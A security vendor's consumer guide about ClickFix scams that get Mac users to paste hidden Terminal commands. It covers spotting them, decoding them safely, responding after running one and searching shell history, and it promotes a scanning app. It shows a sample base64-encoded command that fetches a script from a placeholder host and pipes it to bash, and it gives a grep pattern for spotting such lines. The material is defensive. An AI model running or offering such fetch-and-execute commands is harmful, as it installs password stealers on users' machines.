Blog · Guide · Scams that use Terminal
A website asked you to paste a command in Terminal?
A page shows a CAPTCHA, a “verify you are human” box or an error to fix, and the steps end in Terminal: press Command-Space, type Terminal, paste, press Return. This is ClickFix. The command is usually encoded so you can’t read it, and what it installs is usually a password stealer. Here is how to read it safely, and what to do if you already ran it.
Updated November 15, 2026 · 9 min read
The short answer
- Don’t paste it. No real CAPTCHA, website check or browser fix ever asks you to open Terminal.
- Close the page. The command is probably already in your clipboard: copy something else to replace it.
- Already pressed Return? Disconnect from the network, don’t type your Mac password into anything, and change your passwords from another device.
- Find what ran in your shell history, and check what now starts at login.
How to recognize it
The page can look like anything you might trust for a few seconds:
- A fake CAPTCHA or “I’m not a robot” box that, once clicked, shows “verification steps” instead of letting you through.
- A fake error: the page, a document or a video “can’t be displayed”, and a button offers a fix.
- Install instructions on a download page, often for a cracked app or a tool you searched for, telling you to paste a line into Terminal to “install” or “unlock” it.
In each case, clicking the button copies a command into your clipboard without showing it to you. The page then asks you to open Terminal, paste with Command-V and press Return. You never see the command until it is in Terminal, and by then it often looks like this:
echo 'Y3VybCAtZnNTTCBodHRwOi8vZmRrc2ZzZGxtZnNtZGxxcHouaW52YWxpZC92L3N0YWdlMi5zaCB8IGJhc2g=' | base64 -d | bashEach part has one job:
| Part | What it does |
|---|---|
echo '…' | Prints a block of encoded text. Encoded so that you can’t read it. |
| base64 -d | Decodes that text back into a command. |
| bash (or sh, zsh) | Runs the decoded command as a program. This is the part that does the damage. |
curl … | bash | Often what the decoded command turns out to be: download a script from the internet and run it at once. |
osascript | Runs AppleScript, which stealers use to show a password window that looks like the system’s. |
The rule to keep: a website never needs Terminal to check that you are human. If a page asks for it, the page is the attack.
How to read a command without running it
If you want to know what a page tried to make you run, read it somewhere that can’t run it.
- Open TextEdit, choose Format › Make Plain Text, and paste the clipboard there. Notes works too. Not Terminal.
- If the command contains a long block of letters and digits ending in
=or==, it is probably base64. You can decode that block alone to see what it hides.
To decode it, open Terminal and type echo ', paste only the encoded text between the quotes, then type ' | base64 -d and nothing after it:
echo 'Y3VybCAtZnNTTCBodHRwOi8vZmRrc2ZzZGxtZnNtZGxxcHouaW52YWxpZC92L3N0YWdlMi5zaCB8IGJhc2g=' | base64 -d
curl -fsSL http://fdksfsdlmfsmdlqpz.invalid/v/stage2.sh | bash
Stop at base64 -d. That prints the hidden command as text on your screen, and printing text runs nothing. The page’s version adds | bash (or | sh, | zsh) after it, which hands the decoded text to a shell to run. Never type that part, and never paste the page’s whole line into Terminal. If the decoded text is itself another encoded block, decode it the same way, still without a pipe to a shell.
In this example the hidden command downloads a script with curl and runs it with bash. You only learn the address of the script, not what it contains. Don’t open that address yourself.
If you already pasted it and pressed Return
Not sure whether it ran? Treat it as if it did. You can’t see what the downloaded script did, and it could do anything your user account can do. Stealers delivered this way, such as AMOS (Atomic macOS Stealer), typically go after:
- Your keychain, which holds saved passwords and app secrets.
- Browser passwords and cookies. Cookies keep you logged in, so a stolen cookie can open your accounts without your password or your second factor.
- Cryptocurrency wallets, both browser extensions and desktop wallet apps.
Do this, in order:
- Disconnect. Turn off Wi-Fi and unplug any network cable, so nothing more is sent or downloaded.
- Don’t type your Mac password into any window that appears now. Stealers show a fake password prompt to unlock your keychain: see how to tell a fake password prompt from a real one. If you already typed it, assume everything in the keychain is exposed.
- From another device, change the passwords that matter most: your email first (it resets everything else), your Apple Account, your bank, then the rest. Where a service offers “sign out of all other sessions”, use it: that is what makes stolen cookies useless.
- Move any cryptocurrency to a new wallet created on a device you trust. A recovery phrase that was on this Mac is no longer secret.
- Check what starts at login: System Settings › General › Login Items & Extensions, then the folders
~/Library/LaunchAgents,/Library/LaunchAgentsand/Library/LaunchDaemons, for anything added around the time you ran the command. The full list of places is in how to check your Mac for malware.
If you can’t rule out that something stayed behind, back up your documents (not your apps) and erase the Mac before you trust it with passwords again.
How to find what was run
The shell that runs in Terminal keeps a history of the commands typed or pasted into it. On a Mac the default shell is zsh, and its history file is ~/.zsh_history.
Two details of how Terminal saves it matter here:
- Commands are written when the window closes. With Terminal’s stock settings, it keeps each window’s history separately, in
~/.zsh_sessions, and adds it to~/.zsh_historywhen that shell exits. So close the window where you pasted the command (typeexitor close it) before you look. If Terminal was force-quit, the command may never have been saved. Stock settings also keep only the last 1,000 commands, so an old paste may have aged out. historyalone shows only the last 16 commands. In a new Terminal window, typehistory 1to list everything from the first entry.
To search for the usual shapes of these commands across both places, without opening the files, run:
grep -rnE 'base64 (-[dD]|--decode)|curl[^|]*\| *(ba|z)?sh|osascript' ~/.zsh_history ~/.zsh_sessionsEach match comes out as the file’s path, the line number and the line. If one of the two paths doesn’t exist on your Mac, grep says so and searches the other. Run on a test history from MacVigil’s own test suite (its address leads nowhere), the same pattern prints line 8:
/Users/you/.zsh_history:8:: 1758000280:0;echo 'Y3VybCAtZnNTTCBodHRwOi8vZmRrc2ZzZGxtZnNtZGxxcHouaW52YWxpZC92L3N0YWdlMi5zaCB8IGJhc2g=' | base64 -d | bashOn your own Mac the same entry may come out several times: each Terminal window that kept its own copy of the history in ~/.zsh_sessions holds it too.
Read the matches before you worry, and before you trust a clean result:
- It also finds ordinary installers. Many developer tools are installed with a
curl … | shline, and those match too. What should alarm you is a line you don’t remember typing, an encoded block, or an address you don’t recognize. - It can miss some forms. A download, permission change and launch typed as separate commands, or a shell hidden behind another word (
| nohup bash), slip past this pattern. - Dates are there only if your shell records them. Lines that start with
:and a number (as above) carry the time; a stock macOS history has plain lines, without dates. - If you use bash instead of zsh, the file is
~/.bash_history.
Your history shows what was typed. It does not show whether the command succeeded, nor what the downloaded script did.
What MacVigil shows
MacVigil reads scripts and shell histories without running anything in them. You can point it at your own ~/.zsh_history (in the Finder, press Command-Shift-period to show hidden files in your home folder). It decodes what a command hides and reads each entry to say what that command was built to do.

bash, and names the history entry that ran it. This is a test file from MacVigil’s own test suite; its address leads nowhere.The report holds two Critical findings, both on history entry 8:
- A command hidden in encoded text was run from the terminal. In MacVigil’s words: “whoever typed or pasted it could not read what they were running. This is the form of the commands that fake ‘verification’ pages ask people to paste into Terminal (ClickFix).”
- Passes a download’s stdout directly to an interpreter. The decoded command,
curl -fsSL http://fdksfsdlmfsmdlqpz.invalid/v/stage2.sh | bash, connects whatcurldownloads to the inputbashruns as code.
A Low finding, “Runs curl with options, to download or send content”, is marked as decoded from a literal in the file: MacVigil found it inside the encoded text, not in what you can read on the line.
The report is careful about what a history can prove: “the history does not record whether it succeeded, nor what it fetched or changed.” It tells you the command was there and what it was built to do. Whether your passwords left the Mac is something only the steps above can protect you against.
The difference with ordinary installers shows on a second test history full of them (Homebrew, rustup, nvm, Ollama and others, all typed in clear). MacVigil rates it clean, while still listing three Medium findings so you can review them: “Code downloaded from the Internet was run from the terminal”, “A file downloaded from the terminal was then run” and “Gatekeeper’s check was removed from a file, which was then run”. The grep above matches both files; MacVigil tells them apart.
MacVigil reads and reports: nothing in the file is run, nothing is moved or deleted unless you choose to, and nothing you analyze leaves your Mac. To look for what a stealer may have left behind, its Scan My Mac reads the places malware uses to stay on a Mac.
Read the next command before it runs
MacVigil reads any app, disk image, installer, script or shell history without running it, and shows you what it would do to your Mac, with the evidence. Nothing leaves your Mac.
Free for 7 days, then $29.95 a year for 2 Macs, a launch price: the regular price will be $59 a year. Requires macOS 15 Sequoia or later on a Mac with Apple silicon.
More: fake password prompts on a Mac · check your Mac for malware · what MacVigil detects · all posts and guides